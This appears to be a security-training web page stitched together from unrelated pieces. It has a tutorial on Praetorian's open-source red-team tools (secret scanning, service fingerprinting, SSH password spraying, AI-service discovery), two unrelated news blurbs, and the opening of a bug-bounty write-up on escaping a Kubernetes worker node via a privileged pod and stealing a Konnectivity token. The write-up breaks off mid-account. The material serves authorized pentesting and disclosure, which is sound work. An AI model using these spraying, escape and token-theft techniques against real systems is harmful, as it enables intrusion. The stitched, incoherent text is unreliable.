
Recently a new project was released by Praetorian. Praetorian is open-sourcing the offensive tools their red team actually uses on engagements. They call it 12 Caesars and their team is planning to release one tool a week for twelve weeks. Every tool is written in Go and ships as a single binary with zero external dependencies.
Each tool is assigned a Caesar name and a blog post, where you can learn more about these tools.
We’ll look at four of these tools, including the basic ones, to make this article suitable for everyone. Before we proceed, it’s important to remind you that you can only test systems you own or have explicit written authorization to test. We will use our lab for it.
Titus

Our first tool is Titus. Titus finds credentials, API keys, and tokens in source code, files, git history, container images, and more. The tool has 487 detection rules covering AWS, GCP, Azure, GitHub, Slack, databases and hundreds of other services. Similar to TruffleHog, it can validate credentials as it finds them by calling the provider APIs.
It’s also available as a Burp Suite extension and a Chrome extension.
kali > curl -sL -o titus https://github.com/praetorian-inc/titus/releases/latest/download/titus-linux-amd64
kali > chmod 777 titus
kali > ./titus --help

Let’s start by pointing it at test keys released by Truffle Security.
It found all the keys in the repo. Companies often publish their secrets by accident. Some live in the repositories for years, so it’s good to do regular checks to prevent unnecessary leakage.
Nerva

Nerva is a fingerprinter supporting 170 protocols across TCP, UDP, and SCTP, plus dozens of HTTP technology fingerprinters. You can feed it with open ports from naabu, nmap or other tools and it’ll tell you what’s actually running with its version.
kali > curl -sL -o nerva.tar.gz https://github.com/praetorian-inc/nerva/releases/download/v1.70.3/nerva_1.70.3_linux_amd64.tar.gz
kali > tar --no-same-owner -xzf nerva.tar.gz
kali > chmod 777 nerva
kali > ./nerva --help
Now let’s use our Ubuntu to show a basic test.
kali > ./nerva -t 192.168.131.9:22,11434
It will be way more useful when you work with big lists of corporate assets during a pentest.
Brutus

Brutus is a modern Hydra alternative. It supports more than 40 protocols including SSH, RDP, MySQL, PostgreSQL and a lot more. Brutus was built to work with Nerva or naabu output.
kali > curl -sL -o brutus.tar.gz https://github.com/praetorian-inc/brutus/releases/latest/download/brutus-linux-amd64.tar.gz
kali > tar --no-same-owner -xzf brutus.tar.gz
kali > chmod 777 brutus
kali > ./brutus --help

Each command has its own help menu to make it easy to work with.
kali > ./brutus creds --help

Now once again lets use our Ubuntu to spay passwords.
kali > ./brutus creds --target 127.0.0.1:22 --protocol ssh “admin:admin”
It was easy. As mentioned before, this tool chains with Nerva, and that’s how it becomes useful to test the entire infrastructure against common password and detection.
Julius

With AI services proliferating inside corporate environments, we want to know what LLM infrastructure is running on our hosts. Julius will fingerprint more than 60 AI services including Ollama, vLLM, LiteLLM, LocalAI, Hugging Face TGI, AWS Bedrock and AnythingLLM. It can also list available models from endpoints.
kali > curl -sL -o julius.tar.gz https://github.com/praetorian-inc/julius/releases/download/v1.5.1/julius_1.5.1_linux_amd64.tar.gz

kali > tar --no-same-owner -xzf julius.tar.gz
kali > ./julius --help

You can list all the AI services Julious can fingerprint:
kali > ./julius list
We will take a look at our machine.
kali > ./julius probe http://192.168.131.7:11434
Ollama sits on port 11434, and it’s important not to leave it exposed publicly, because everyone can use your models without authentication.
Summary
There are more tools available in this project. Most of them are meant to be chained together and work well this way. The company says its team is actively using these same tools during their engagements. While you won’t need everything at once, experiment with those tools and see what fits you best.
If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.
Microsoft releases emergency .NET updates to fix a Brotli memory flaw and Linux privilege escalation, while correcting two incomplete October security patches.
Hackers impersonate IT support in Microsoft Teams external chats, tricking employees into granting remote access and installing malware on corporate computers.
This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.
Introduction
Many experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.
This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my “Smash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).
1. Gaining initial access through a managed Kubernetes cluster
Our cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.
1.1. Escaping the worker node
First, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.
After this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.

Kubelet configuration and API server address


Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.
Konnectivity service account token
1.2. Analysis of control plane services
After gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:
192.168.0.4:9443 open https status=404
192.168.0.4:2380 open
192.168.0.4:6443 open http status=400
192.168.0.4:8132 open
192.168.0.4:9100 open http status=200 title="Node Exporter"
192.168.0.4:9308 open http status=200 title="kube-state-metrics"
